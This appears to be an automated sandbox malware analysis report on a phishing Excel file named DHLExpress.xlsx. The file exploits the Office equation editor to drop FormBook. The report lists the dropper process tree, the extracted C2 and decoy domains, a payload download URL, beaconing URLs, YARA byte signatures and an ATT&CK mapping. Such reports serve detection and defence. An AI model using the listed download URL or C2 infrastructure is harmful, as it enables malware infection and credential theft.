ID: 553114
Sample Name:
DHLExpress.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:37:50
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report DHLExpress.xlsx 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: FormBook 4
Yara Overview 5
Memory Dumps 5
Sigma Overview 6
Exploits: 6
System Summary: 6
Jbx Signature Overview 6
AV Detection: 6
Exploits: 6
Networking: 7
E-Banking Fraud: 7
System Summary: 7
Boot Survival: 7
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 7
Stealing of Sensitive Information: 7
Remote Access Functionality: 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 10
URLs 10
Domains and IPs 10
Contacted Domains 10
Contacted URLs 10
URLs from Memory and Binaries 11
Contacted IPs 11
Public 11
General Information 11
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 12
IPs 12
Domains 12
ASN 12
JA3 Fingerprints 12
Dropped Files 12
Created / dropped Files 12
Static File Info 19
General 19
File Icon 19
Network Behavior 19
Snort IDS Alerts 19
Network Port Distribution 20
TCP Packets 20
UDP Packets 20
DNS Queries 20
DNS Answers 20
HTTP Request Dependency Graph 21
HTTP Packets 21
Code Manipulations 24
Statistics 24
Behavior 24
System Behavior 24
Analysis Process: EXCEL.EXE PID: 1272 Parent PID: 596 24
General 25
File Activities 25
File Written 25
Registry Activities 25

Key Created 25
Key Value Created 25
Analysis Process: EQNEDT32.EXE PID: 2672 Parent PID: 596 25
General 25
File Activities 25
Registry Activities 25
Key Created 25
Analysis Process: vbc.exe PID: 1992 Parent PID: 2672 25
General 25
File Activities 26
File Created 26
File Deleted 26
File Written 26
File Read 26
Analysis Process: vbc.exe PID: 2180 Parent PID: 1992 26
General 26
File Activities 27
File Read 27
Analysis Process: explorer.exe PID: 1764 Parent PID: 2180 27
General 27
File Activities 28
Analysis Process: cmd.exe PID: 3036 Parent PID: 1764 28
General 28
File Activities 28
File Read 28
Analysis Process: cmd.exe PID: 2996 Parent PID: 3036 29
General 29
File Activities 29
File Deleted 29
Disassembly 29
Code Analysis 29


Windows Analysis Report DHLExpress.xlsx

Overview


General Information

Sample Name:	DHLExpress.xlsx
Analysis ID:	553114
MD5:	2b9a745d1c8ffca..
SHA1:	ec28b316b4fab0a.
SHA256:	2174bb3aa9e77e..
Tags:	DHL VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Sigma detected: EQNEDT32.EXE c…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Sigma detected: Droppers Exploiting…
- System process connects to networ…
- Sigma detected: File Dropped By EQ…
- Antivirus detection for URL or domain
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1272 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
- EQNEDT32.EXE (PID: 2672 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 1992 cmdline: "C:\Users\Public\vbc.exe" MD5: C41D37A926A42F0916F43B89455F3A26)
    - vbc.exe (PID: 2180 cmdline: "C:\Users\Public\vbc.exe" MD5: C41D37A926A42F0916F43B89455F3A26)
      - explorer.exe (PID: 1764 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - cmd.exe (PID: 3036 cmdline: C:\Windows\SysWOW64\cmd.exe MD5: AD7B9C14083B52BC532FBA5948342B98)
          - cmd.exe (PID: 2996 cmdline: /c del "C:\Users\Public\vbc.exe" MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.searakloset.com/bc93/"
  ],
  "decoy": [
    "girlbutcher.com",
    "jfue984fs.xyz",
    "tov-avramivka.com",
    "dinglicf.com",
    "dvinecreationsxo.com",
    "countryconcerttickets.com",
    "gementh.com",
    "wenyab888.net",
    "xquisiteonecreditservices.com",
    "macklawrence.com",
    "4doyq.com",
    "china-ycgw.com",
    "millebelt.com",
    "iranianroom.com",
    "allgamescracked.com",
    "globalengineeringtnpasumo6.xyz",
    "fornerds.academy",
    "app4fan.com",
    "atlantahousingsolutions.com",
    "brandingspirits.com",
    "lauraimoveis.com",
    "selldistrict.com",
    "luxuryneverhurts.club",
    "jktyremanufacturingconclave.com",
    "lightrobotics.tech",
    "requiemme.com",
    "ippcservices.com",
    "chiplorain.com",
    "respectfullycannabisco.com",
    "diomond.com",
    "mbah-jamal-store.online",
    "cwindustrials.com",
    "zedexbank.com",
    "businessenetwork.com",
    "ceser33.com",
    "wilesmcmichael.com",
    "bromeliamart.com",
    "louisesshop.com",
    "sweetiemebee.com",
    "forex-tradingcapital.com",
    "softwaretestingbox.com",
    "localmay.com",
    "almaherapromo.store",
    "300dh.top",
    "exoticduchess.com",
    "zwork.net",
    "bluecrypto.xyz",
    "cqjjqc.com",
    "assetbutthealth.com",
    "comercioexpresschilpancingo.com",
    "exodiruis.com",
    "fitnsfreak.com",
    "heigray.xyz",
    "antepenult.com",
    "jsicapitallp.com",
    "boardwalksnj.com",
    "annamimtedemureworkshop.com",
    "qdguoji.com",
    "hscc100.com",
    "larryy.online",
    "connectprimerv.com",
    "escolaparaomundo.online",
    "lovelilly.net",
    "rcigzbvx.xyz"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000000.487305412.0000000009552000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000006.00000000.487305412.0000000009552000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x46b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x41a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x47b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000006.00000000.487305412.0000000009552000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x6ad9:$sqlite3step: 68 34 1C 7B E1 • 0x6bec:$sqlite3step: 68 34 1C 7B E1 • 0x6b08:$sqlite3text: 68 38 2A 90 C5 • 0x6c2d:$sqlite3text: 68 38 2A 90 C5 • 0x6b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x6c43:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.670422841.00000000000C0000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.670422841.00000000000C0000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- System process connects to network (likely due to code injection or exploit)
- Performs DNS queries to domains with low reputation
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Office equation editor drops PE file

Boot Survival:

- Drops PE files to the user root directory

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Sample uses process hollowing technique
- Maps a DLL or memory area into another process
- Injects a PE file into a foreign processes
- Queues an APC in another process (thread injection)
- Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

- Yara detected FormBook

Remote Access Functionality:


- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Security Software Discovery 1 3 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploi Redire Calls/S

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 6 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 2	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 1 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DHLExpress.xlsx	33%	ReversingLabs	Document-OLE.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.cmd.exe.58e4b8.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
5.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.cmd.exe.28d796c.6.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
5.0.vbc.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.vbc.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
5.0.vbc.exe.400000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.vbc.exe.580000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.0.vbc.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.1.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
www.searakloset.com/bc93/	0%	Avira URL Cloud	safe	
http://www.chiplorain.com/bc93/?DD=h0Dd6TfP&5jMx_fYX=m45wz0yJH0eU0AdWNIhpnj7O98T4qieiIfcSO4QQLTkRI2A85Oo6eqE9guaDClHK+tDn+A==	0%	Avira URL Cloud	safe	
http://www.atlantahousingsolutions.com/bc93/?5jMx_fYX=NJ8vjIFYwVF+K1Zn/AGorNaFwyaz0G/XgrC+2klBX/lapeezUPO8bi3RGsgrxJXS1LqH5g==&DD=h0Dd6TfP	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.searakloset.com/bc93/?5jMx_fYX=/0p52NrLw6/lfqJ/6i2KRqaclY9EGZAkl3iVYOjyKH0fSpE9MHsWsCd4MfgGNBa7PLwApw==&DD=h0Dd6TfP	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://www.lauraimoveis.com/bc93/?DD=h0Dd6TfP&5jMx_fYX=45pLxo9kavwG0b6/ageG5KZoyEg3RdGQG9PSgAgmCz2Hqkg+0QkW1XX316CwBWlYmM0BuA==	0%	Avira URL Cloud	safe	
http://java.sun.com	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.heigray.xyz/bc93/?5jMx_fYX=LW5horzSF3uc1GWuNtjePQyf7tqmMuH+apCXxYGRs9OB+DuQ+Cegeibn8pPPEnsybp118Q==&DD=h0Dd6TfP	0%	Avira URL Cloud	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.louisesshop.com/bc93/?DD=h0Dd6TfP&5jMx_fYX=Dtwu72sJ/YpTMebBbpFICpD7OPufwyJSP0x6RFU6mEZA3uDfPjbVMUZhI3MTljxZrpV9GA==	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://103.167.92.57/winos11pro/vbc.exe	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
lauraimoveis.com	156.67.74.112	true	true		unknown
heigray.xyz	34.102.136.180	true	false		unknown
searakloset.com	34.102.136.180	true	false		unknown
www.chiplorain.com	3.64.163.50	true	true		unknown
www.louisesshop.com	172.67.207.77	true	true		unknown
www.atlantahousingsolutions.com	172.67.178.13	true	true		unknown
www.heigray.xyz	unknown	unknown	true		unknown
www.searakloset.com	unknown	unknown	true		unknown
www.lauraimoveis.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.searakloset.com/bc93/	true	• Avira URL Cloud: safe	low
http://www.chiplorain.com/bc93/?DD=h0Dd6TfP&5jMx_fYX=m45wz0yJH0eU0AdWNIhpnj7O98T4qieiIfcSO4QQLTkRI2A85Oo6eqE9guaDClHK+tDn+A==	true	• Avira URL Cloud: safe	unknown
http://www.atlantahousingsolutions.com/bc93/?5jMx_fYX=NJ8vjIFYwVF+K1Zn/AGorNaFwyaz0G/XgrC+2klBX/IapeezUPO8bi3RGsgrxJXS1LqH5g==&DD=h0Dd6TfP	true	• Avira URL Cloud: safe	unknown
http://www.searakloset.com/bc93/?5jMx_fYX=/0p52NrLw6/lfqJ/6i2KRqaclY9EGZAkl3iVYOjyKH0fSpE9MHsWsCd4MfgGNBa7PLwApw==&DD=h0Dd6TfP	false	• Avira URL Cloud: safe	unknown
http://www.lauraimoveis.com/bc93/?DD=h0Dd6TfP&5jMx_fYX=45pLxo9kavwG0b6/ageG5KZoyEg3RdGQG9PSgAgmCz2Hqkg+0QkW1XX316CwBWlYmM0BuA==	true	• Avira URL Cloud: safe	unknown
http://www.heigray.xyz/bc93/?5jMx_fYX=LW5horzSF3uc1GWuNtjePQyf7tqmMuH+apCXxYGRs9OB+DuQ+Cegeibn8pPPEnsybp118Q==&DD=h0Dd6TfP	false	• Avira URL Cloud: safe	unknown
http://www.louisesshop.com/bc93/?DD=h0Dd6TfP&5jMx_fYX=Dtwu72sJ/YpTMebBbpFICpD7OPufwyJSP0x6RFU6mEZA3uDfPjbVMUZhI3MTljxZrpV9GA==	true	• Avira URL Cloud: safe	unknown
http://103.167.92.57/winos11pro/vbc.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.178.13	www.atlantahousingsolutions.com	United States		13335	CLOUDFLARENETUS	true
156.67.74.112	lauraimoveis.com	United States		201341	TESONETLT	true
34.102.136.180	heigray.xyz	United States		15169	GOOGLEUS	false
3.64.163.50	www.chiplorain.com	United States		16509	AMAZON-02US	true
172.67.207.77	www.louisesshop.com	United States		13335	CLOUDFLARENETUS	true
103.167.92.57	unknown	unknown		7575	AARNET-AS-APAustralianAcademicandResearchNetworkAARNe	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553114
Start date:	14.01.2022
Start time:	10:37:50
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 34s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DHLExpress.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/22@6/6
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 37.4% (good quality ratio 35.8%) • Quality average: 73% • Quality standard deviation: 28.8%
HCA Information:	• Successful, ratio: 80% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
10:38:40	API Interceptor	83x Sleep call for process: EQNEDT32.EXE modified
10:38:47	API Interceptor	35x Sleep call for process: vbc.exe modified
10:39:05	API Interceptor	173x Sleep call for process: cmd.exe modified
10:39:58	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

